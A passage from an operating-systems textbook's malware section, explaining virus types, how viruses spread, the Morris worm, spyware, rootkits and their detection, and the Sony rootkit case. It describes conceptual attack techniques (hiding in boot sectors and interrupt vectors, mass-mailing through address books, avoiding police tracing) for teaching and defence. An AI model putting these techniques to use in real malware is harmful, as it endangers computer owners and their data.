


Figure 9-29. (a) An executable program. (b) With a virus at the front. (c) With a virus at the end. (d) With a virus spread over free space within the program.

To avoid either of the complex options required by these front loaders, most viruses are back loaders, attaching themselves to the end of the executable program instead of the front, changing the starting address field in the header to point to the start of the virus, as illustrated in Fig. 9-29(c). The virus will now execute at a different virtual address depending on which infected program is running, but all this means is that Virgil has to make sure his virus is position independent, using relative instead of absolute addresses. That is not hard for an experienced programmer to do and some compilers can do it upon request.

Complex executable program formats, such as *.exe* files on Windows and nearly all modern UNIX binary formats, allow a program to have multiple text and data segments, with the loader assembling them in memory and doing relocation on the fly. In some systems (Windows, for example), all segments (sections) are multiples of 512 bytes. If a segment is not full, the linker fills it out with 0s. A virus that understands this can try to hide itself in the holes. If it fits entirely, as in Fig. 9-29(d), the file size remains the same as that of the uninfected file, clearly a plus, since a hidden virus is a happy virus. Viruses that use this principle are called **cavity viruses**. Of course, if the loader does not load the cavity areas into memory, the virus will need another way of getting started.

Memory-Resident Viruses

So far we have assumed that when an infected program is executed, the virus runs, passes control to the real program, and then exits. In contrast, a **memory-resident virus** stays in memory (RAM) all the time, either hiding at the very top of memory or perhaps down in the grass among the interrupt vectors, the last few hundred bytes of which are generally unused. A very smart virus can even modify the operating system's RAM bitmap to make the system think the virus' memory is occupied, to avoid the embarrassment of being overwritten.

A typical memory-resident virus captures one of the trap or interrupt vectors by copying the contents to a scratch variable and putting its own address there, thus directing that trap or interrupt to it. The best choice is the system call trap. In that way, the virus gets to run (in kernel mode) on every system call. When it is done, it just invokes the real system call by jumping to the saved trap address.

Why would a virus want to run on every system call? To infect programs, naturally. The virus can just wait until an `exec` system call comes along, and then, knowing that the file at hand is an executable binary (and probably a useful one at that), infect it. This process does not require the massive disk activity of Fig. 9-28, so it is far less conspicuous. Catching all system calls also gives the virus great potential for spying on data and performing all manner of mischief.

Boot Sector Viruses

As we discussed in Chap. 5, when most computers are turned on, the BIOS reads the master boot record from the start of the boot disk into RAM and executes it. This program determines which partition is active and reads in the first sector, the boot sector, from that partition and executes it. That program then either loads the operating system or brings in a loader to load the operating system. Unfortunately, many years ago one of Virgil's friends got the idea of creating a virus that could overwrite the master boot record or the boot sector, with devastating results. Such viruses, called **boot sector viruses**, are still very common.

Normally, a boot sector virus [which includes MBR (Master Boot Record) viruses] first copies the true boot sector to a safe place on the disk so that it can boot the operating system when it is finished. The Microsoft disk formatting program, *fdisk*, skips the first track, so that is a good hiding place on Windows machines. Another option is to use any free disk sector and then update the bad-sector list to mark the hideout as defective. In fact, if the virus is large, it can also disguise the rest of itself as bad sectors. A really aggressive virus could even just allocate normal disk space for the true boot sector and itself, and update the disk's bitmap or free list accordingly. Doing this requires an intimate knowledge of the operating system's internal data structures, but Virgil had a good professor for his operating systems course and studied hard.

When the computer is booted, the virus copies itself to RAM, either at the top or down among the unused interrupt vectors. At this point the machine is in kernel mode, with the MMU off, no operating system, and no antivirus program running. Party time for viruses. When it is ready, it boots the operating system, usually staying memory resident so it can keep an eye on things.

One problem, however, is how to get control again later. The usual way is to exploit specific knowledge of how the operating system manages the interrupt vectors. For example, Windows does not overwrite all the interrupt vectors in one blow. Instead, it loads device drivers one at a time, and each one captures the interrupt vector it needs. This process can take a minute.

This design gives the virus the handle it needs to get going. It starts out by capturing all the interrupt vectors, as shown in Fig. 9-30(a). As drivers load, some of the vectors are overwritten, but unless the clock driver is loaded first, there will be plenty of clock interrupts later that start the virus. Loss of the printer interrupt is shown in Fig. 9-30(b). As soon as the virus sees that one of its interrupt vectors has been overwritten, it can overwrite that vector again, knowing that it is now safe (actually, some interrupt vectors are overwritten several times during booting, but the pattern is deterministic and Virgil knows it by heart). Recapture of the printer is shown in Fig. 9-30(c). When everything is loaded, the virus restores all the interrupt vectors and keeps only the system-call trap vector for itself. At this point we have a memory-resident virus in control of system calls. In fact, this is how most memory-resident viruses get started in life.




Figure 9-30. (a) After the virus has captured all the interrupt and trap vectors. (b) After the operating system has retaken the printer interrupt vector. (c) After the virus has noticed the loss of the printer interrupt vector and recaptured it.

Device Driver Viruses

Getting into memory like this is a little like spelunking (exploring caves)—you have to go through contortions and keep worrying about something falling down and landing on your head. It would be much simpler if the operating system would just kindly load the virus officially. With a little bit of work, that goal can be achieved right off the bat. The trick is to infect a device driver, leading to a **device driver virus**. In Windows and some UNIX systems, device drivers are just executable programs that live on the disk and are loaded at boot time. If one of them can be infected, the virus will always be officially loaded at boot time. Even nicer, drivers run in kernel mode, and after a driver is loaded, it is called, giving the virus a chance to capture the system-call trap vector. This fact alone is actually a strong argument for running the device drivers as user-mode programs (as MINIX 3 does)—because if they get infected, they cannot do nearly as much damage as kernel-mode drivers.

Macro Viruses

Many programs, such as *Word* and *Excel*, allow users to write macros to group several commands that can later be executed with a single keystroke. Macros can also be attached to menu items, so that when one of them is selected, the macro is executed. In Microsoft *Office*, macros can contain entire programs in Visual Basic, which is a complete programming language. The macros are interpreted rather than compiled, but that affects only execution speed, not what they can do. Since macros may be document specific, *Office* stores the macros for each document along with the document.

Now comes the problem. Virgil writes a document in *Word* and creates a macro that he attaches to the OPEN FILE function. The macro contains a **macro virus**. He then emails the document to the victim, who naturally opens it (assuming the email program has not already done this for him). Opening the document causes the OPEN FILE macro to execute. Since the macro can contain an arbitrary program, it can do anything, such as infect other *Word* documents, erase files, and more. In all fairness to Microsoft, *Word* does give a warning when opening a file with macros, but most users do not understand what this means and continue opening anyway. Besides, legitimate documents may also contain macros. And there are other programs that do not even give this warning, making it even harder to detect a virus.

With the growth of email attachments, sending documents with viruses embedded in macros is easy. Such viruses are much easier to write than concealing the true boot sector somewhere in the bad-block list, hiding the virus among the interrupt vectors, and capturing the system-call trap vector. This means that increasingly less skilled people can now write viruses, lowering the general quality of the product and giving virus writers a bad name.

Source Code Viruses

Parasitic and boot sector viruses are highly platform specific; document viruses are somewhat less so (*Word* runs on Windows and Macs, but not on UNIX). The most portable viruses of all are **source code viruses**. Imagine the virus of Fig. 9-28, but with the modification that instead of looking for binary executable files, it looks for C programs, a change of only 1 line (the call to access). The *infect* procedure should be changed to insert the line

```
#include <virus.h>
```

at the top of each C source program. One other insertion is needed, the line

```
run_virus( );
```

to activate the virus. Deciding where to put this line requires some ability to parse C code, since it must be at a place that syntactically allows procedure calls and also not at a place where the code would be dead (e.g., following a return statement). Putting it in the middle of a comment does not work either, and putting it inside a loop might be too much of a good thing. Assuming the call can be placed properly (e.g., just before the end of *main* or before the return statement if there is one), when the program is compiled, it now contains the virus, taken from *virus.h* (although *proj.h* might attract less attention should somebody see it).

When the program runs, the virus will be called. The virus can do anything it wants to, for example, look for other C programs to infect. If it finds one, it can include just the two lines given above, but this will work only on the local machine, where *virus.h* is assumed to be installed already. To have this work on a remote machine, the full source code of the virus must be included. This can be done by including the source code of the virus as an initialized character string, preferably as a list of 32-bit hexadecimal integers to prevent anyone from figuring out what it does. This string will probably be fairly long, but with today's multimegaline code, it might easily slip by.

To the uninitiated reader, all of these ways may look fairly complicated. One can legitimately wonder if they could be made to work in practice. They can be. Believe us. Virgil is an excellent programmer and has a lot of free time on his hands. Check your local newspaper for proof.

How Viruses Spread

There are several scenarios for distribution. Let us start with the classical one. Virgil writes his virus, inserts it into some program he has written (or stolen), and starts distributing the program, for example, by putting it on a shareware Website. Eventually, somebody downloads the program and runs it. At this point there are several options. To start with, the virus probably infects more files on the disk, just in case the victim decides to share some of these with a friend later. It can also try

to infect the boot sector of the hard disk. Once the boot sector is infected, it is easy to start a kernel-mode memory-resident virus on subsequent boots.

Nowadays, other options are also available to Virgil. The virus can be written to check if the infected machine is on a (wireless) LAN, something that is very likely. The virus can then start infecting unprotected files on all the machines connected to the LAN. This infection will not extend to protected files, but that can be dealt with by making infected programs act strangely. A user who runs such a program will likely ask the system administrator for help. The administrator will then try out the strange program himself to see what is going on. If the administrator does this while logged in as superuser, the virus can now infect the system binaries, device drivers, operating system, and boot sectors. All it takes is one mistake like this and all the machines on the LAN are compromised.

Machines on a company LAN often have authorization to log onto remote machines over the Internet or a private network, or even authorization to execute commands remotely without logging in. This ability provides more opportunity for viruses to spread. Thus one innocent mistake can infect the entire company. To prevent this scenario, all companies should have a general policy telling administrators never to make mistakes.

Another way to spread a virus is to post an infected program to a USENET (i.e., Google) newsgroup or Website to which programs are regularly posted. Also possible is to create a Web page that requires a special browser plug-in to view, and then make sure the plug-ins are infected.

A different attack is to infect a document and then email it to many people or broadcast it to a mailing list or USENET newsgroup, usually as an attachment. Even people who would never dream of running a program some stranger sent them might not realize that clicking on the attachment to open it can release a virus on their machine. To make matters worse, the virus can then look for the user's address book and then mail itself to everyone in the address book, usually with a Subject line that looks legitimate or interesting, like

```
Subject: Change of plans
Subject: Re: that last email
Subject: The dog died last night
Subject: I am seriously ill
Subject: I love you
```

When the email arrives, the receiver sees that the sender is a friend or colleague, and thus does not suspect trouble. Once the email has been opened, it is too late. The "I LOVE YOU" virus that spread around the world in June 2000 worked this way and did a billion dollars worth of damage.

Somewhat related to the actual spreading of active viruses is the spreading of virus technology. There are groups of virus writers who actively communicate over the Internet and help each other develop new technology, tools, and viruses. Most of them are probably hobbyists rather than career criminals, but the effects can be

just as devastating. Another category of virus writers is the military, which sees viruses as a weapon of war potentially able to disable an enemy's computers.

Another issue related to spreading viruses is avoiding detection. Jails have notoriously bad computing facilities, so Virgil would prefer avoiding them. Posting a virus from his home machine is not a wise idea. If the attack is successful, the police might track him down by looking for the virus message with the youngest timestamp, since that is probably closest to the source of the attack.

To minimize his exposure, Virgil might go to an Internet cafe in a distant city and log in there. He can either bring the virus on a USB stick and read it in himself, or if the machines do not have USB ports, ask the nice young lady at the desk to please read in the file *book.doc* so he can print it. Once it is on his hard disk, he renames the file *virus.exe* and executes it, infecting the entire LAN with a virus that triggers a month later, just in case the police decide to ask the airlines for a list of all people who flew in that week.

An alternative is to forget the USB stick and fetch the virus from a remote Web or FTP site. Or bring a notebook and plug it in to an Ethernet port that the Internet cafe has thoughtfully provided for notebook-toting tourists who want to read their email every day. Once connected to the LAN, Virgil can set out to infect all of the machines on it.

There is a lot more to be said about viruses. In particular how they try to hide and how antivirus software tries to flush them out. They can even hide inside live animals—really—see Rieback et al. (2006). We will come back to these topics when we get into defenses against malware later in this chapter.

9.9.3 Worms

The first large-scale Internet computer security violation began in the evening of Nov. 2, 1988, when a Cornell graduate student, Robert Tappan Morris, released a worm program into the Internet. This action brought down thousands of computers at universities, corporations, and government laboratories all over the world before it was tracked down and removed. It also started a controversy that has not yet died down. We will discuss the highlights of this event below. For more technical information see the paper by Spafford et al. (1989). For the story viewed as a police thriller, see the book by Hafner and Markoff (1991).

The story began sometime in 1988, when Morris discovered two bugs in Berkeley UNIX that made it possible to gain unauthorized access to machines all over the Internet. As we shall see, one of them was a buffer overflow. Working all alone, he wrote a self-replicating program, called a **worm**, that would exploit these errors and replicate itself in seconds on every machine it could gain access to. He worked on the program for months, carefully tuning it and having it try to hide its tracks.

It is not known whether the release on Nov. 2, 1988, was intended as a test, or was the real thing. In any event, it did bring most of the Sun and VAX systems on

the Internet to their knees within a few hours of its release. Morris' motivation is unknown, but it is possible that he intended the whole idea as a high-tech practical joke, but which due to a programming error got completely out of hand.

Technically, the worm consisted of two programs, the bootstrap and the worm proper. The bootstrap was 99 lines of C called *l1.c*. It was compiled and executed on the system under attack. Once running, it connected to the machine from which it came, uploaded the main worm, and executed it. After going to some trouble to hide its existence, the worm then looked through its new host's routing tables to see what machines that host was connected to and attempted to spread the bootstrap to those machines.

Three methods were tried to infect new machines. Method 1 was to try to run a remote shell using the *rsh* command. Some machines trust other machines, and just run *rsh* without any further authentication. If this worked, the remote shell uploaded the worm program and continued infecting new machines from there.

Method 2 made use of a program present on all UNIX systems called *finger* that allows a user anywhere on the Internet to type

```
finger name@site
```

to display information about a person at a particular installation. This information usually includes the person's real name, login, home and work addresses and telephone numbers, secretary's name and telephone number, FAX number, and similar information. It is the electronic equivalent of the phone book.

Finger works as follows. On every UNIX machine a background process called the **finger daemon**, runs all the time fielding and answering queries from all over the Internet. What the worm did was call *finger* with a specially handcrafted 536-byte string as parameter. This long string overflowed the daemon's buffer and overwrote its stack, the way shown in Fig. 9-21(c). The bug exploited here was the daemon's failure to check for overflow. When the daemon returned from the procedure it was in at the time it got the request, it returned not to *main*, but to a procedure inside the 536-byte string on the stack. This procedure tried to execute *sh*. If it worked, the worm now had a shell running on the machine under attack.

Method 3 depended on a bug in the mail system, *sendmail*, which allowed the worm to mail a copy of the bootstrap and get it executed.

Once established, the worm tried to break user passwords. Morris did not have to do much research on how to accomplish this. All he had to do was ask his father, a security expert at the National Security Agency, the U.S. government's code-breaking agency, for a reprint of a classic paper on the subject that Morris Sr. and Ken Thompson had written a decade earlier at Bell Labs (Morris and Thompson, 1979). Each broken password allowed the worm to log in on any machines the password's owner had accounts on.

Every time the worm gained access to a new machine, it first checked to see if any other copies of the worm were already active there. If so, the new copy exited, except one time in seven it kept going, possibly in an attempt to keep the worm

propagating even if the system administrator there started up his own version of the worm to fool the real worm. The use of one in seven created far too many worms, and was the reason all the infected machines ground to a halt: they were infested with worms. If Morris had left this out and just exited whenever another worm was sighted (or made it one in 50) the worm would probably have gone undetected.

Morris was caught when one of his friends spoke with the *New York Times* science reporter, John Markoff, and tried to convince Markoff that the incident was an accident, the worm was harmless, and the author was sorry. The friend inadvertently let slip that the perpetrator's login was *rtm*. Converting *rtm* into the owner's name was easy—all that Markoff had to do was to run *finger*. The next day the story was the lead on page one, even upstaging the presidential election three days later.

Morris was tried and convicted in federal court. He was sentenced to a fine of $10,000, 3 years probation, and 400 hours of community service. His legal costs probably exceeded $150,000. This sentence generated a great deal of controversy. Many in the computer community felt that he was a bright graduate student whose harmless prank had gotten out of control. Nothing in the worm suggested that Morris was trying to steal or damage anything. Others felt he was a serious criminal and should have gone to jail. Morris later got his Ph.D. from Harvard and is now a professor at M.I.T.

One permanent effect of this incident was the establishment of **CERT** (the **Computer Emergency Response Team**), which provides a central place to report break-in attempts, and a group of experts to analyze security problems and design fixes. While this action was certainly a step forward, it also has its downside. CERT collects information about system flaws that can be attacked and how to fix them. Of necessity, it circulates this information widely to thousands of system administrators on the Internet. Unfortunately, the bad guys (possibly posing as system administrators) may also be able to get bug reports and exploit the loopholes in the hours (or even days) before they are closed.

A variety of other worms have been released since the Morris worm. They operate along the same lines as the Morris worm, only exploiting different bugs in other software. They tend to spread much faster than viruses because they move on their own.

9.9.4 Spyware

An increasingly common kind of malware is **spyware**, Roughly speaking, spyware is software that is surrepitiously loaded onto a PC without the owner's knowledge and runs in the background doing things behind the owner's back. Defining it, though, is surprisingly tricky. For example, Windows Update automatically downloads security patches to Windows without the owners being aware of it. Similarly, many antivirus programs automatically update themselves silently in the

background. Neither of these are considered spyware. If Potter Stewart were alive, he would probably say: "I can't define spyware, but I know it when I see it."†

Others have tried harder to define it (spyware, not pornography). Barwinski et al. (2006) have said it has four characteristics. First, it hides, so the victim cannot find it easily. Second, it collects data about the user (Websites visited, passwords, even credit card numbers). Third, it communicates the collected information back to its distant master. And fourth, it tries to survive determined attempts to remove it. Additionally, some spyware changes settings and performs other malicious and annoying activities as described below.

Barwinsky et al. divided the spyware into three broad categories. The first is marketing: the spyware simply collects information and sends it back to the master, usually to better target advertising to specific machines. The second category is surveillance, where companies intentionally put spyware on employee machines to keep track of what they are doing and which Websites they are visiting. The third gets close to classical malware, where the infected machine becomes part of a zombie army waiting for its master to give it marching orders.

They ran an experiment to see what kinds of Websites contain spyware by visiting 5000 Websites. They observed that the major purveyors of spyware are Websites relating to adult entertainment, warez, online travel, and real estate.

A much larger study was done at the University of Washington (Moshchuk et al., 2006). In the UW study, some 18 million URLs were inspected and almost 6% were found to contain spyware. Thus it is not surprising that in a study by AOL/NCSA that they cite, 80% of the home computers inspected were infested by spyware, with an average of 93 pieces of spyware per computer. The UW study found that the adult, celebrity, and wallpaper sites had the largest infection rates, but they did not examine travel and real estate.

How Spyware Spreads

The obvious next question is: "How does a computer get infected with spyware?" One way is the same as with any malware: via a Trojan horse. A considerable amount of free software contains spyware, with the author of the software making money from the spyware. Peer-to-peer file-sharing software (e.g., Kazaa) is rampant with spyware. Also, many Websites display banner ads that direct surfers to spyware-infested Web pages.

The other major infection route is often called the **drive-by download**. It is possible to pick up spyware (in fact, any malware) just by visiting an infected Web page. There are three variants of the infection technology. First, the Web page may redirect the browser to an executable (*.exe*) file. When the browser sees the file, it pops up a dialog box asking the user if he wants to run or save the program. Since legitimate downloads use the same mechanism, most users just click on RUN,

† Stewart was a justice on the U.S. Supreme Court who once wrote an opinion on a pornography case in which he admitted to being unable to define pornography but added: "but I know it when I see it."

which causes the browser to download and execute the software. At this point, the machine is infected and the spyware is free to do anything it wants to.

The second common route is the infected toolbar. Both Internet Explorer and Firefox support third-party toolbars. Some spyware writers create a nice toolbar that has some useful features and then widely advertise it as a great free add-on. People who install the toolbar get the spyware. The popular Alexa toolbar contains spyware, for example. In essence, this scheme is a Trojan horse, just packaged differently.

The third infection variant is more devious. Many Web pages use a Microsoft technology called **activeX controls**. These controls are x86 binary programs that plug into Internet Explorer and extend its functionality, for example, rendering special kinds of image, audio, or video Web pages. In principle, this technology is legitimate. In practice, it is dangerous. This approach always targets IE (Internet Explorer), never Firefox, Chrome, Safari, or other browsers.

When a page with an activeX control is visited, what happens depends on the IE security settings. If they are set too low, the spyware is automatically downloaded and installed. The reason people set the security settings low is that when they are set high, many Websites do not display correctly (or at all) or IE is constantly asking permission for this and that, none of which the user understands.

Now suppose the user has the security settings fairly high. When an infected Web page is visited, IE detects the activeX control and pops up a dialog box that contains a message *provided by the Web page.* It might say

Do you want to install and run a program that will speed up your Internet access?

Most people will think this is a good idea and click YES. Bingo. They're history. Sophisticated users may check out the rest of the dialog box, where they will find two other items. One is a link to the Web page's certificate (as discussed in Sec. 9.5) provided by some CA they have never heard of and which contains no useful information other than the fact that CA vouches that the company exists and had enough money to pay for the certificate. The other is a hyperlink to a different Web page provided by the Web page being visited. It is supposed to explain what the activeX control does, but, in fact, it can be about anything and generally explains how wonderful the activeX control is and how it will improve your surfing experience. Armed with this bogus information, even sophisticated users often click YES.

If they click NO, often a script on the Web page uses a bug in IE to try to download the spyware anyway. If no bug is available to exploit, it may just try to download the activeX control again and again and again, each time causing IE to display the same dialog box. Most people do not know what to do at that point (go to the task manager and kill IE) so they eventually give up and click YES. See Bingo above.

Often what happens next is that the spyware displays a 20–30 page license agreement written in language that would have been familiar to Geoffrey Chaucer

but not to anyone subsequent to him outside the legal profession. Once the user has accepted the license, he may lose his right to sue the spyware vendor because he has just agreed to let the spyware run amok, although sometimes local laws override such licenses. (If the license says "Licensee hereby irrevocably grants to licensor the right to kill licensee's mother and claim her inheritance" licensor may have some trouble convincing the courts when he comes to collect, despite licensee's agreeing to the license.)

Actions Taken by Spyware

Now let us look at what spyware typically does. All of the items in the list below are common.

1. Change the browser's home page.
2. Modify the browser's list of favorite (bookmarked) pages.
3. Add new toolbars to the browser.
4. Change the user's default media player.
5. Change the user's default search engine.
6. Add new icons to the Windows desktop.
7. Replace banner ads on Web pages with those the spyware picks.
8. Put ads in the standard Windows dialog boxes.
9. Generate a continuous and unstoppable stream of pop-up ads.

The first three items change the browser's behavior, usually in such a way that even rebooting the system does not restore the previous values. This attack is known as mild **browser hijacking** (mild, because there are even worse hijacks). The two items change settings in the Windows registry, diverting the unsuspecting user to a different media player (that displays the ads the spyware wants displayed) and a different search engine (that returns Websites the spyware wants it to). Adding icons to the desktop is an obvious attempt to get the user to run newly installed software. Replacing banner ads (468×60 *.gif* images) on subsequent Web pages makes it look like all Web pages visited are advertising the sites the spyware chooses. But it is the last item that is the most annoying: a pop-up ad that can be closed, but which generates another pop-up ad immediately *ad infinitum* with no way to stop them. Additionally, spyware sometimes disables the firewall, removes competing spyware, and carries out other malicious actions.

Many spyware programs come with uninstallers, but they rarely work, so inexperienced users have no way to remove the spyware. Fortunately, a new industry of antispyware software is being created and existing antivirus firms are getting into the act as well. Still the line between legitimate programs and spyware is blurry.

Spyware should not be confused with **adware**, in which legitimate (but small) software vendors offer two versions of their product: a free one with ads and a paid one without ads. These companies are very clear about the existence of the two versions and always offer users the option to upgrade to the paid version to get rid of the ads.

9.9.5 Rootkits

A **rootkit** is a program or set of programs and files that attempts to conceal its existence, even in the face of determined efforts by the owner of the infected machine to locate and remove it. Usually, the rootkit contains some malware that is being hidden as well. Rootkits can be installed by any of the methods discussed so far, including viruses, worms, and spyware, as well as by other ways, one of which will be discussed later.

Types of Rootkits

Let us now discuss the five kinds of rootkits that are currently possible, from bottom to top. In all cases, the issue is: where does the rootkit hide?

1. **Firmware rootkits.** In theory at least, a rootkit could hide by reflashing the BIOS with a copy of itself in there. Such a rootkit would get control whenever the machine was booted and also whenever a BIOS function was called. If the rootkit encrypted itself after each use and decrypted itself before each use, it would be quite hard to detect. This type has not been observed in the wild yet.
2. **Hypervisor rootkits.** An extremely sneaky kind of rootkit could run the entire operating system and all the applications in a virtual machine under its control. The first proof-of-concept, **blue pill** (a reference to a movie called *The Matrix*), was demonstrated by a Polish hacker named Joanna Rutkowska in 2006. This kind of rootkit usually modifies the boot sequence so that when the machine is powered on it executes the hypervisor on the bare hardware, which then starts the operating system and its applications in a virtual machine. The strength of this method, like the previous one, is that nothing is hidden in the operating system, libraries, or programs, so rootkit detectors that look there will come up short.
3. **Kernel rootkits.** The most common kind of rootkit at present is one that infects the operating system and hides in it as a device driver or loadable kernel module. The rootkit can easily replace a large, complex, and frequently changing driver with a new one that contains the old one plus the rootkit.

4. **Library rootkits.** Another place a rootkit can hide is in the system library, for example, in *libc* in Linux. This location gives the malware the opportunity to inspect the arguments and return values of system calls, modifying them as need be to keep itself hidden.
5. **Application rootkits.** Another place to hide a rootkit is inside a large application program, especially one that creates many new files while running (user profiles, image previews, etc.). These new files are good places to hide things, and no one thinks it strange that they exist.

The five places rootkits can hide are illustrated in Fig. 9-31.




Figure 9-31. Five places a rootkit can hide.

Rootkit Detection

Rootkits are hard to detect when the hardware, operating system, libraries, and applications cannot be trusted. For example, an obvious way to look for a rootkit is to make listings of all the files on the disk. However, the system call that reads a directory, the library procedure that calls this system call, and the program that does the listing are all potentially malicious and might censor the results, omitting any files relating to the rootkit. Nevertheless, the situation is not hopeless, as described below.

Detecting a rootkit that boots its own hypervisor and then runs the operating system and all applications in a virtual machine under its control is tricky, but not impossible. It requires carefully looking for minor discrepancies in performance and functionality between a virtual machine and a real one. Garfinkel et al. (2007) have suggested several of them, as described below. Carpenter et al. (2007) also discuss this subject.

One whole class of detection methods relies on the fact that hypervisor itself uses physical resources and the loss of these resources can be detected. For example, the hypervisor itself needs to use some TLB entries, competing with the virtual machine for these scarce resources. A detection program could put pressure

on the TLB, observe the performance, and compare it to previously measured performance on the bare hardware.

Another class of detection methods relates to timing, especially of virtualized I/O devices. Suppose that it takes 100 clock cycles to read out some PCI device register on the real machine and this time is highly reproducible. In a virtual environment, the value of this register comes from memory, and its read time depends on whether it is in the CPU's level 1 cache, level 2 cache, or actual RAM. A detection program could easily force it to move back and forth between these states and measure the variability in read times. Note that it is the variability that matters, not the read time.

Another area that can be probed is the time it takes to execute privileged instructions, especially those that require only a few clock cycles on the real hardware and hundreds or thousands of clock cycles when they must be emulated. For example, if reading out some protected CPU register takes 1 nsec on the real hardware, there is no way a billion traps and emulations can be done in 1 sec. Of course, the hypervisor can cheat by reporting emulated time instead of real time on all system calls involving time. The detector can bypass the emulated time by connecting to a remote machine or Website that provides an accurate time base. Since the detector just needs to measure time intervals (e.g., how long it takes to execute a billion reads of a protected register), skew between the local clock and the remote clock does not matter.

If no hypervisor has been slipped between the hardware and the operating system, then the rootkit might be hiding inside the operating system. It is difficult to detect it by booting the computer since the operating system cannot be trusted. For example, the rootkit might install a large number of files, all of whose names begin with "$$$_" and when reading directories on behalf of user programs, never report the existence of such files.

One way to detect rootkits under these circumstances is to boot the computer from a trusted external medium such as the original DVD or USB stick. Then the disk can be scanned by an antirootkit program without fear that the rootkit itself will interfere with the scan. Alternatively, a cryptographic hash can be made of each file in the operating system and these compared to a list made when the system was installed and stored outside the system where it could not be tampered with. Alternatively, if no such hashes were made originally, they can be computed from the installation USB or CD-ROM/DVD now, or the files themselves just compared.

Rootkits in libraries and application programs are harder to hide, but if the operating system has been loaded from an external medium and can be trusted, their hashes can also be compared to hashes known to be good and stored on a USB or CD-ROM.

So far, the discussion has been about passive rootkits, which do not interfere with the rootkit-detection software. There are also active rootkits, which search out and destroy the rootkit detection software, or at least modify it to always announce:

"NO ROOTKITS FOUND!" These require more complicated measures, but fortunately no active rootkits have appeared in the wild yet.

There are two schools of thought about what to do after a rootkit has been discovered. One school says the system administrator should behave like a surgeon treating a cancer: cut it out very carefully. The other says trying to remove the rootkit is too dangerous. There may be pieces still hidden away. In this view, the only solution is to revert to the last complete backup known to be clean. If no backup is available, a fresh install is required.

The Sony Rootkit

In 2005, Sony BMG released a number of audio CDs containing a rootkit. It was discovered by Mark Russinovich (cofounder of the Windows admin tools Website *www.sysinternals.com*), who was then working on developing a rootkit detector and was most surprised to find a rootkit on his own system. He wrote about it on his blog and soon the story was all over the Internet and the mass media. Scientific papers were written about it (Arnab and Hutchison, 2006; Bishop and Frincke, 2006; Felten and Halderman, 2006; Halderman and Felten, 2006; and Levine et al., 2006). It took years for the resulting furor to die down. Below we will give a quick description of what happened.

When a user inserts a CD in the drive on a Windows computer, Windows looks for a file called *autorun.inf*, which contains a list of actions to take, usually starting some program on the CD (such as an installation wizard). Normally, audio CDs do not have these files since stand-alone CD players ignore them if present. Apparently some genius at Sony thought that he would cleverly stop music piracy by putting an *autorun.inf* file on some of its CDs, which when inserted into a computer immediately and silently installed a 12-MB rootkit. Then a license agreement was displayed, which did not mention anything about software being installed. While the license was being displayed, Sony's software checked to see if any of 200 known copy programs were running, and if so commanded the user to stop them. If the user agreed to the license and stopped all copy programs, the music would play; otherwise it would not. Even in the event the user declined the license, the rootkit remained installed.

The rootkit worked as follows. It inserted into the Windows kernel a number of files whose names began with *sys*. One of these was a filter that intercepted all system calls to the CD-ROM drive and prohibited all programs except Sony's music player from reading the CD. This action made copying the CD to the hard disk (which is legal) impossible. Another filter intercepted all calls that read file, process, and registry listings and deleted all entries starting with *sys* (even from programs completely unrelated to Sony and music) in order to cloak the rootkit. This approach is fairly standard for newbie rootkit designers.

Before Russinovich discovered the rootkit, it had already been installed widely, not entirely surprising since it was on over 20 million CDs. Dan Kaminsky (2006)

studied the extent and discovered that computers on over 500,000 networks worldwide had been infected by the rootkit.

When the news broke, Sony's initial reaction was that it had every right to protect its intellectual property. In an interview on National Public Radio, Thomas Hesse, the president of Sony BMG's global digital business, said: "Most people, I think, don't even know what a rootkit is, so why should they care about it?" When this response itself provoked a firestorm, Sony backtracked and released a patch that removed the cloaking of *sys* files but kept the rootkit in place. Under increasing pressure, Sony eventually released an uninstaller on its Website, but to get it, users had to provide an email address, and agree that Sony could send them promotional material in the future (what most people call spam).

As the story continued to play out, it emerged that Sony's uninstaller contained technical flaws that made the infected computer highly vulnerable to attacks over the Internet. It was also revealed that the rootkit contained code from open source projects in violation of their copyrights (which permitted free use of the software *provided that the source code is released*).

